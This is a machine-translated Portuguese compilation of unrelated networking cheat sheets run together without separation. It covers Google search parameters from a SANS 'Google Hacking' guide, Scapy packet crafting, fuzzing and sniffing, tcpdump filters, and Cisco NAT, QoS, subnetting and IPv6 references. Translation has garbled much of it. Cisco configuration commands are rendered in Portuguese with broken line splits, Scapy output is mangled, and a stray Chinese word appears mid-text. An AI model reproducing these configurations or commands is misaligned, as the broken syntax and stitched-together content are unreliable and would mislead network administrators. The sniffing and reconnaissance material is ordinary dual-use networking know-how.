Parâmetros de pesquisa	Valor	Descrição de uso nos URLs de pesquisa do Google
q	o termo de pesquisa	O termo de pesquisa
filtro	pesquisa 0 ou 1	Se o filtro estiver definido como 0, mostrará resultados potencialmente duplicados.
as_epq	uma frase de pesquisa	O valor enviado é como uma frase exata. Não há necessidade de colocar aspas.
como_ft	i = incluir e = excluir	O tipo de arquivo indicado por as_filetype é incluído ou excluído na pesquisa.
as_filetype	uma extensão de arquivo	O tipo de arquivo é incluído ou excluído na pesquisa indicada por as_ft .
as_occt	any = qualquer lugar title = título da página body = texto da página url = na página URL links = nos links para a página	Encontre o termo de pesquisa no local especificado.
as_dt	i = incluir e = excluir	O site ou domínio indicado por as_sitesearch é incluído ou excluído da pesquisa.
como_sitesearch	site ou domínio	O tipo de arquivo é incluído ou excluído na pesquisa indicada por as_dt .
as_qdr	m3 = três meses m6 = seis meses y = ano passado	Localize páginas atualizadas dentro do período de tempo especificado.

Hacking e
defesa do Google
Folha de dicas

SANS

GUIA D E REFERÊNCIA DE BOLSO

Programa SANS Stay Sharp
<http://www.sans.org>
<http://www.sans.org/staysharp>

Finalidade
Este documento tem o objetivo de ser uma referência rápida que descreve todos os operadores do Google, seu significado e exemplos de uso.

Para que usar esta planilha
Use esta planilha como uma referência útil que descreve as várias pesquisas que você pode fazer no Google. Ela foi criada para apoiá-lo durante todo o curso Google Hacking and Defense e pode ser usada como um guia de referência rápida e uma atualização de todos os operadores avançados do Google usados neste curso. O aluno também pode usar essa planilha como orientação para criar combinações inovadoras de operadores e novas técnicas de pesquisa.

Esta planilha está dividida nas seguintes seções:

- Exemplos de operadores
- Operadores avançados
- Pesquisa de números
- Operadores de calculadora
- Parâmetros de pesquisa

Referências:

- <http://www.google.com/intl/en/help/refinsearch.html>
- <http://johnny.ihackstuff.com>
- <http://www.google.com/intl/en/help/cheatsheet.html>

Comandos básicos**ls()**

Listar todos os protocolos e opções de protocolo disponíveis

lsC()

Listar todas as funções de comando scapy disponíveis

conf

Exibir/definir parâmetros de configuração do scapy

Construção de pacotes

Configuração dos campos de protocolo

>>> ip=IP(src="10.0.0.1")
>>> ip.dst="10.0.0.2"

Combinação de camadas

>>> l3=IP()/TCP()
>>> l2=Ether()/l3

Separação de camadas

>>> l2.getlayer(1)
<IP frag=0 proto=tcp |<TCP |>>
>>> l2.getlayer(2)
<TCP |>**Exibição de pacotes**

Mostrar um pacote inteiro

>>> (Ether()/IPv6()).show()
###[Ethernet]###dst=
ff:ff:ff:ff:ff:ff
src=
00:00:00:00:00:00
type= 0x86dd
###[IPv6]###
versão= 6
tc= 0
fl= 0
plen=
Nenhum
nh= No Next Header
hlim= 64
src= :1
dst= :1esperar ShortEnumField com 1025(53)s
padrão : ShortEnumField = 53 (53)
sports(UDPSportField) = Nenhum
Checksum : XShortField (None) = Nenhum**Fuzzing**

Randomize os campos quando aplicável

>>> fuzz(ICMP()).show()
###[ICMP]###
type= <RandByte>
code= 227
chksum= None
não utilizado= <RandInt>**Especificação de endereços e valores**

Endereço IP explícito (use aspas)

>>> IP(dst="192.0.2.1")

Nome DNS a ser resolvido no momento da transmissão

>>> IP(dst="example.com")

Rede IP (resulta em um modelo de pacote)

>>> IP(dst="192.0.2.0/24")

Endereços aleatórios com RandIP() e RandMAC()

>>> IP(dst=RandIP())
>>> Ether(dst=RandMAC())

Defina um intervalo de números a ser usado (modelo)

>>> IP(ttl=(1,30))

Números aleatórios com RandInt() e RandLong()

>>> IP(id=RandInt())

Envio de pacotes

send(pkt, inter=0, loop=0, count=1, iface=N)

Enviar um ou mais pacotes na camada três

sendp(pkt, inter=0, loop=0, count=1, iface=N)

Enviar um ou mais pacotes na camada dois

sendpfast(pkt, pps=N, mbps=N, loop=0, iface=N)

Envie pacotes muito mais rapidamente na camada dois usando o tcpreplay

>>> send(IP(dst="192.0.2.1")/UDP(dport=53))

.

Enviou 1 pacote.

>>> sendp(Ether()/IP(dst="192.0.2.1")/UDP(dport=53))

.

Enviou 1 pacote.

Envio e recebimento de pacotes

sr(pkt, filter=N, iface=N), srp(...)

Enviar pacotes e receber respostas

sr1(pkt, inter=0, loop=0, count=1, iface=N), srp1(...)

Enviar pacotes e retornar apenas a primeira resposta

srloop(pkt, timeout=N, count=N), srploop(...)

Enviar pacotes em um loop e imprimir cada resposta

>>> srloop(IP(dst="packetlife.net")/ICMP(), count=3) RECV

1: IP / ICMP 174.143.213.184 > 192.168.1.140

RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140

RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140

Farejando pacotes

sniff(count=0, store=1, timeout=N)

Registre pacotes fora do fio; retorna uma lista de pacotes quando interrompido

Capture até 100 pacotes (ou pare com ctrl-c)

>>> pkts=sniff(count=100, iface="eth0")

>>> pkts

<Sniffed: TCP:92 UDP:7 ICMP:1 Outros:0>

Opções de linha de comando

-A	Imprimir carga útil do quadro em ASCII	-q	Saída rápida
-c <contagem>	Sair após capturar a contagem de pacotes	-r <arquivo>	Ler pacotes do arquivo
-D	Lista de interfaces disponíveis	-s <len>	Captura de até len bytes por pacote
-e	Imprimir cabeçalhos em nível de link	-S	Imprimir números de sequência TCP absolutos
-F <arquivo>	Usar o arquivo como expressão de filtro	-t	Não imprima registros de data e hora
-G <n>	Gire o arquivo de despejo a cada n segundos	-v[v[v]]	Imprimir uma saída mais detalhada
-i <iface>	Especifica a interface de captura	-w <arquivo>	Gravar pacotes capturados em um arquivo
-K	Não verificar as somas de verificação TCP	-x	Imprimir carga útil do quadro em hexadecimal
-L	Lista de tipos de links de dados para a interface	-X	Imprimir carga útil do quadro em hexadecimal e ASCII
-n	Não converte endereços em nomes	-y <tipo>	Especificando o tipo de link de dados
-p	Não capture no modo promiscuo	-Z <usuário>	Reducir privilégios de root para usuário

Primitivos de filtro de captura

[src dst] host <host>	Corresponde a um host como origem IP, destino ou ambos
ether [src dst] host <ehost>	Corresponde a um host como origem, destino ou ambos da Ethernet
gateway host <host>	Corresponde a pacotes que usaram o host como um gateway
[src dst] net <network>/<len> na rede	Corresponde a pacotes de ou para um ponto de extremidade que reside
[tcp udp] [src dst] port <port>	Corresponde a pacotes TCP ou UDP enviados de/para a porta
[tcp udp] [src dst] portrange <p1>-<p2>	Corresponde a pacotes TCP ou UDP de/para uma porta no intervalo
less <comprimento> fornecido	Corresponde a pacotes menores ou iguais ao comprimento
greater <comprimento>	Corresponde a pacotes maiores ou iguais ao comprimento
(ether ip ip6) proto <protocolo>	Corresponde a um protocolo Ethernet, IPv4 ou IPv6
(ether ip) broadcast	Corresponde a transmissões de Ethernet ou IPv4
(ether ip ip6) multicast	Corresponde a multicasts Ethernet, IPv4 ou IPv6
type (mgt ctl data) [subtype <subtype>]	Corresponde a quadros 802.11 com base no tipo e no subtipo opcional
vlan [<vlan>] vlan	Corresponde a quadros 802.1Q, opcionalmente com uma VLAN ID de
mpls [<rótulo>]	Corresponde a pacotes MPLS, opcionalmente com um rótulo de rótulo
<expr> <relop> <expr>	Corresponde a pacotes por uma expressão arbitrária

Protocolos		Modificadores	Exemplos		
arp	ip6 deslizamento	! ou não	porta udp dst não 53	UDP não vinculado à porta 53	
éter	link	tcp	&& ou e	host 10.0.0.1 && host 10.0.0.2 Tráfego entre esses hosts	
fddi	ppp	tr	ou ou	tcp dst port 80 ou 8080 Pacotes para qualquer uma das portas TCP	
icmp	rádio	udp	Tipos de ICMP		
ip	rarp	wlan	icmp-echoreply	icmp-routeradvert	icmp-tstampreply
Sinalizadores TCP		icmp-unreach	icmp-routersolicit	icmp-ireq	

tcp-urg	tcp-rst	icmp-sourcequench	icmp-timxceed	icmp-ireqreply
tcp-ack	tcp-syn	icmp-redirect	icmp-paramprob	icmp-maskreq
tcp-psh	tcp-fin	icmp-echo	icmp-tstamp	icmp-maskreply


por Jeremy Stretch

v2.0

TRADUÇÃO DE ENDEREÇOS DE REDE

packetlife.net

Exemplo de topologia



Configuração de limite de NAT

```

interface FastEthernet0
    endereço ip 10.0.0.1 255.255.0.0
    ip nat inside
!
interface FastEthernet1
    endereço ip 174.143.212.1 255.255.252.0
    ip nat outside

```

Tradução de fontes estáticas

```

! Uma linha por tradução estática
ip nat inside source static 10.0.0.19 192.0.2.1 ip
nat inside source static 10.0.1.47 192.0.2.2
ip nat outside source static 174.143.212.133 10.0.0.47 ip
nat outside source static 174.143.213.240 10.0.2.181

```

Tradução dinâmica de fontes

```

! Crie uma lista de acesso para corresponder a endereços
locais internos access-list 10 permit 10.0.0.0
0.0.0.255.255
!
! Criar um pool NAT de endereços globais internos
ip nat pool MyPool 192.0.2.1 192.0.2.254 prefix-length 24
!
! Combine-os com uma regra de tradução ip
nat inside source list 10 pool MyPool
!
! As traduções dinâmicas podem ser combinadas com entradas
estáticas ip nat inside source static 10.0.0.42 192.0.2.42

```

Tradução de endereços de porta (PAT)

```

! Traduções estáticas de portas da camada quatro
ip nat inside source static tcp 10.0.0.3 8080 192.0.2.1 80
ip nat inside source static udp 10.0.0.14 53 192.0.2.2 53
ip nat outside source static tcp 174.143.212.4 23 10.0.0.8 23
!
! Conversão dinâmica de portas com um pool
ip nat inside source list 11 pool MyPool overload
!
! Conversão dinâmica com sobrecarga de interface
ip nat inside source list 11 interface FastEthernet1 overload

```

Tradução interna de destino

```

! Criar um pool NAT rotativo
ip nat pool LoadBalServers 10.0.99.200 10.0.99.203 prefix-length 24 type rotary
!
! Habilitar o balanceamento de carga entre os hosts internos para o
tráfego de entrada ip nat inside destination list 12 pool
LoadBalServers

```

Classificação de endereços

Dentro do local	Um endereço real atribuído a um host interno
Dentro da Global	Um endereço interno visto de fora
Fora do mundo	Um endereço real atribuído a um host externo
Local externo	Um endereço externo visto de dentro

Perspectiva

	Local	Global
Locação	Interior	Dentro do local
	Exterior	Fora do local

Terminologia

Piscina NAT

Um pool de endereços IP a ser usado como endereços globais internos ou locais externos em traduções

Tradução de endereços de porta (PAT)
Uma extensão do NAT que traduz informações na camada quatro e acima, como números de porta TCP e UDP; as configurações dinâmicas do PAT incluem a palavra-chave overload (sobrecarga)

Tradução extensível

A palavra-chave extendable deve ser anexada quando várias traduções estáticas sobrepostas forem configuradas

Tipos especiais de piscina NAT

Rotary Usado para平衡amento de carga

Correspondência Preserva a parte do host do endereço após a tradução
a
Anfitrião

Solução de problemas

```
show ip nat translations [verbose]
show ip nat statistics
```

```
clear ip nat translations
```

Ajuste de traduções NAT

```
ip nat translation tcp-timeout <segundos>
ip nat translation udp-timeout <segundos>
ip nat translation max-entries <número>
```


PARTE 1

Modelos de qualidade de serviço

Melhor esforço - nenhuma política de QoS é implementada

Serviços integrados (IntServ)

O protocolo de reserva de recursos (RSVP) é usado para reservar largura de banda por fluxo em todos os nós de um caminho

Serviços diferenciados (DiffServ)

Os pacotes são classificados e marcados individualmente; as decisões de política são tomadas de forma independente por cada nó em um caminho

Marcações de QoS da camada 2

Médio	Nome da empresa	Tipo
Campo 802.1p de 3 bits da Classe de Serviço (CoS) Ethernet no cabeçalho 802.1Q		
Frame Relay Discard Eligibility (DE)		Sinalizador de elegibilidade de descarte de 1 bit
Prioridade de perda de célula ATM (CLP)		Sinalizador de elegibilidade de queda de 1 bit
MPLS	Classe de tráfego (TC)	Campo de 3 bits compatível com 802.1-

Marcações de QoS de IP


Precedência de IP

Os três primeiros bits do campo TOS do IP; limitado a 8 classes de tráfego

Ponto de código de serviços diferenciados (DSCP)

Os primeiros seis bits do IP TOS são avaliados para fornecer uma classificação mais granular; compatível com versões anteriores do IP

Precedence



Terminologia

Comportamento por hop (PHB)

A ação individual de QoS executada em cada nó DiffServ independente

Límite de confiança - Além desse limite, as marcações de QoS de entrada não são respeitadas

Tail Drop - Ocorre quando um pacote é descartado porque a fila está cheia

Policimento

Impõe um limite artificial à quantidade de largura de banda que pode ser consumida; o tráfego que excede a taxa do policiador é reclassificado ou descartado

Modelagem

Semelhante ao policiamento, mas armazena em buffer o excesso de tráfego para transmissão atrasada; faz uso mais eficiente da largura de banda, mas introduz um atraso


Sincronização TCP

Os fluxos ajustam os tamanhos das janelas TCP em sincronia, fazendo uso de feedback

Comportamentos de DSCP por hop

Seletor de classe (CS) - compatível com versões anteriores dos valores de precedência de IP

Tipo de serviço (TOS) de IP



Precedência/DSCP

Binário	DSCP	Preced.
56	111000	Reservado
48	110000	Reservado
46	101110	EF
32	100000	CS4
34	100010	AF41
36	100100	AF42
38	100110	AF43
24	011000	CS3
26	011010	AF31
28	011100	AF32
30	011110	AF33
16	010000	CS2
18	010010	AF21
20	010100	AF22
22	010110	AF23
8	001000	CS1
10	001010	AF11
12	001100	AF12
14	001110	AF13
0	000000	BE

Prevenção de congestionamento

Random Early Detection (RED) Os pacotes são descartados aleatoriamente antes que uma fila fique cheia para evitar o tail drop; atenua a sincronização do TCP

RED ponderada (WRED)

RED com o recurso adicional de reconhecer o tráfego priorizado com base em sua marcação

WRED com base em classe
(CBWRED) WRED empregado dentro
de uma fila WFQ com base em classe
(CBWFQ)

Assured Forwarding (AF) - Quatro classes com preferências de queda variáveis


Expedited Forwarding (EF) - Enfileiramento prioritário para tráfego sensível
ao atraso

por Jeremy Stretch

v2.0


	Comparação de filas					
	FIFO	PQ	CQ	WFQ	CBWFQ	LLQ
Padrão em interfaces	>2 Mbps	Não	Não	<=2 Mbps	Não	Não
Número de filas	1	4	Configurado	Dinâmico	Configurado	Configurado
Classes configuráveis	Não	Sim	Sim	Não	Sim	Sim
Alocação de largura de banda	Automático	Automático	Configurado	Automático	Configurado	Configurado
Proporciona um atraso mínimo	Não	Sim	Não	Não	Não	Sim
Implementação moderna	Sim	Não	Não	Não	Sim	Sim

Primeiro a entrar, primeiro a sair (FIFO)




- Os pacotes são transmitidos na ordem em que são processados
- Nenhuma priorização é fornecida
- Método de enfileiramento padrão em interfaces de alta velocidade (>2 Mbps)
- Configurável com o comando tx-ring-limit interface config

Enfileiramento personalizado (CQ)




- Gira pelas filas usando Round Robin ponderado (WRR)
- Processa um número configurável de bytes de cada fila por vez
- Evita a inanição da fila, mas não permite o tráfego sensível ao atraso

Enfileiramento por prioridade (PQ)



- Fornece quatro filas estáticas que não podem ser reconfiguradas
- As filas de prioridade mais alta são sempre esvaziadas antes das filas de prioridade mais baixa
- As filas de menor prioridade correm o risco de ficar sem largura de banda

Enfileiramento justo ponderado (WFQ)




- As filas são criadas dinamicamente por fluxo para garantir um processamento justo
- Estatisticamente, descarta com mais frequência os pacotes de fluxos agressivos
- Não há suporte para tráfego sensível ao atraso

WFQ baseado em classe (CBWFQ)



- WFQ com filas configuradas administrativamente

Enfileiramento de baixa latência (LLQ)



- CBWFQ com a adição de uma fila de prioridade estrita controlada

Exemplo de configuração de LLQ

```

Definições de classe
! Correspondente pacotes por valor DSCP class-map match-all
Voice
match dscp ef
!
class-map match-all Call-Signaling
match dscp cs3
!
class-map match-any Critical-Apps
match dscp af21 af22
!
! Correspondente pacotes por lista de acesso class-map
match-all Scavenger
match access-group name Outpt
map-class Scavenger
criação de política Foo
classe voz prioridade controlada para 33% de prioridade por cento 33
classe Sinalização de chamadas
! Alocar 5% da largura de banda bandwidth percent 5
classe Critical-Apps
porcentagem de largura de banda 20
! Aumentar o tamanho da fila para 96 pacotes queue-limit 96
classe Scavenger
! Police to 64 kbps
police cir 64000
conform-action transmit
exceed-action drop
classe classe-padrão
! Ativar
fila justa
de WFQ
! Ativar
detecção
aleatoriedade de WRED

```

interface Serial0 Aplicativo de
! Aplicar a política de entrada ou saída de política de serviço Foo

Exemplo de configuração de LLQ
show policy-map interface

- A cada fila é alocada uma quantidade/porcentagem de
- Não há suporte para tráfego sensível ao atraso
- Altamente configurável e, ao mesmo tempo, compatível com tráfego sensível ao atraso




Mostrar interface

show queue <interface>

Mostrar mls qos

por Jeremy Stretch

v2.0

Sub-redes			Decimal para binário						
Máscara de sub-rede CIDR	Endereços	Curinga	Máscara de sub-rede	Curinga					
/32 255.255.255.255	1	0.0.0.0	255 1111 1111	0 0000 0000					
/31 255.255.255.254	2	0.0.0.1	254 1111 1110	1 0000 0001					
/30 255.255.255.252	4	0.0.0.3	252 1111 1100	3 0000 0011					
/29 255.255.255.248	8	0.0.0.7	248 1111 1000	7 0000 0111					
/28 255.255.255.240	16	0.0.0.15	240 1111 0000	15 0000 1111					
/27 255.255.255.224	32	0.0.0.31	224 1110 0000	31 0001 1111					
/26 255.255.255.192	64	0.0.0.63	192 1100 0000	63 0011 1111					
/25 255.255.255.128	128	0.0.0.127	128 1000 0000	127 0111 1111					
/24 255.255.255.0	256	0.0.0.255	0 0000 0000	255 1111 1111					
.					Proporção de sub-rede				
/22 255.255.252.0	1,024	0.0.3.255							
/21 255.255.248.0	2,048	0.0.7.255							
/20 255.255.240.0	4,096	0.0.15.255							
/19 255.255.224.0	8,192	0.0.31.255							
/18 255.255.192.0	16,384	0.0.63.255							
/17 255.255.128.0	32,768	0.0.127.255							
/16 255.255.0.0	65,536	0.0.255.255							
/15 255.254.0.0	131,072	0.1.255.255							
/14 255.252.0.0	262,144	0.3.255.255							
/13 255.248.0.0	524,288	0.7.255.255							
/12 255.240.0.0	1,048,576	0.15.255.255							
/11 255.224.0.0	2,097,152	0.31.255.255							
/10 255.192.0.0	4,194,304	0.63.255.255			Faixas de classe				
/9 255.128.0.0	8,388,608	0.127.255.255			A 0.0.0.0 - 127.255.255.255				
/8 255.0.0.0	16,777,216	0.255.255.255			B 128.0.0.0 - 191.255.255.255				
/7 254.0.0.0	33,554,432	1.255.255.255			C 192.0.0.0 - 223.255.255.255				
/6 252.0.0.0	67,108,864	3.255.255.255			D 224.0.0.0 - 239.255.255.255				
/5 248.0.0.0	134,217,728	7.255.255.255			E 240.0.0.0 - 255.255.255.255				
/4 240.0.0.0	268,435,456	15.255.255.255			Faixas reservadas				
/3 224.0.0.0	536,870,912	31.255.255.255			RFC 1918 10.0.0.0 - 10.255.255.255				
/2 192.0.0.0	1,073,741,824	63.255.255.255			Host local 127.0.0.0 - 127.255.255.255				
/1 128.0.0.0	2,147,483,648	127.255.255.255			RFC 1918 172.16.0.0 - 172.31.255.255				
/0 0.0.0.0	4,294,967,296	255.255.255.255			RFC 1918 192.168.0.0 - 192.168.255.255				

Terminologia

CIDR

O roteamento interdomínio sem classes foi desenvolvido para fornecer maior granularidade do que as máscaras de sub-rede sem classe legadas. entre 0 e 32 bits; o CIDR se baseia em VLSMs para definir o endereçamento; a notação CIDR é expressa como /XX

VLSM

As máscaras de sub-rede de comprimento variável têm um

rotas

Cabeçalho do protocolo				Notação de endereço	
8	16	24	32	<ul style="list-style-type: none"> - Eliminar os zeros à esquerda de todos os conjuntos de dois bytes - Substituir até uma sequência de zeros consecutivos por dois pontos (::) 	
Ver tráfego	Classe de tráfego	Etiqueta de fluxo	Próximo cabeçalho	Formatos de endereço	
Comprimento da carga útil	Endereço de origem	Límite de salto		Unicast global	
Versão (4 bits) - Sempre definida como 6	Endereço de destino		Prefixo global rede	Sub-ID da interface	
Classe de tráfego (8 bits) - Um valor DSCP para QoS			48	64	
Etiqueta de fluxo (20 bits) - Identifica fluxos exclusivos (opcional)				Link-local unicast	
Comprimento da carga útil (16 bits) - Comprimento da carga útil			FE80::/64	ID da interface	
Próximo cabeçalho (8 bits) - Cabeçalho ou protocolo que segue			64	64	
Hop Limit (8 bits) - Semelhante ao campo time to live do IPv4				Multicast	
Endereço de origem (128 bits) - Endereço IP de origem			FF Bandeira Scope	ID do grupo	
Destination Address (128 bits) - Endereço IP de destino			84 4	112	
Tipos de endereço				Formação do EUI-64	
Unicast - comunicação um a um				MAC 00 0a 27 5c 88 19	
Multicast - comunicação um-para-muitos				EUI-64 02 0a 27 ff fe 5c 88 19	
Anycast - Um endereço configurado em vários locais				<ul style="list-style-type: none"> - Insira 0xffff entre as duas metades do MAC - Inverta o sétimo bit (sinalizador universal/local) para 1 	
Escopos multicast		Cabeçalhos de extensão			
1 Interface-local	5 Site-local	Opções hop-by-hop (0)			
2 Link-local	8 Org-local	Contém informações adicionais que devem ser examinadas por todos os roteadores no caminho			
4 Admin-local	E Global	Roteamento (43)			
Faixas de uso especial		Oferece funcionalidade de roteamento de origem			
::/0	Rota padrão	Fragmento (44)			
::/128	Não especificado	Incluído quando um pacote foi fragmentado por sua origem			
::1/128	Loopback	Encapsulamento de carga de segurança (50)			
::/96	Compatível com	Fornece criptografia de carga útil (IPsec)			
::FFFF:0:0/96	Mapeamento IPv4	Cabeçalho de autenticação (51)			
2001::/32	Teredo	Fornece autenticação de pacotes (IPsec)			
2001:DB8::/32	Documentação	Opções de destino (60)			
2002::/16	6to4	Contém informações adicionais que dizem respeito apenas ao destinatário			
FC00::/7	Local único	Mecanismos de transição			
FE80::/10	Link-local unicast	Pilha dupla			
FEC0::/10	Site-local unicast*	Transporte simultâneo de IPv4 e IPv6 em uma infraestrutura			
FF00::/8	Multicast	Abertura de túneis			
	* Depreciado	O tráfego IPv6 é encapsulado no IPv4 usando IPv6-in-IP, UDP (Teredo) ou ISATAP (Intra-Site Automatic Tunnel Addressing Protocol)			
		Tradução			
		O SIIT (Stateless IP/ICMP Translation) traduz os campos do cabeçalho do IP, os mapas NAT Protocol Translation (NAT-PT) entre endereços IPv6 e			

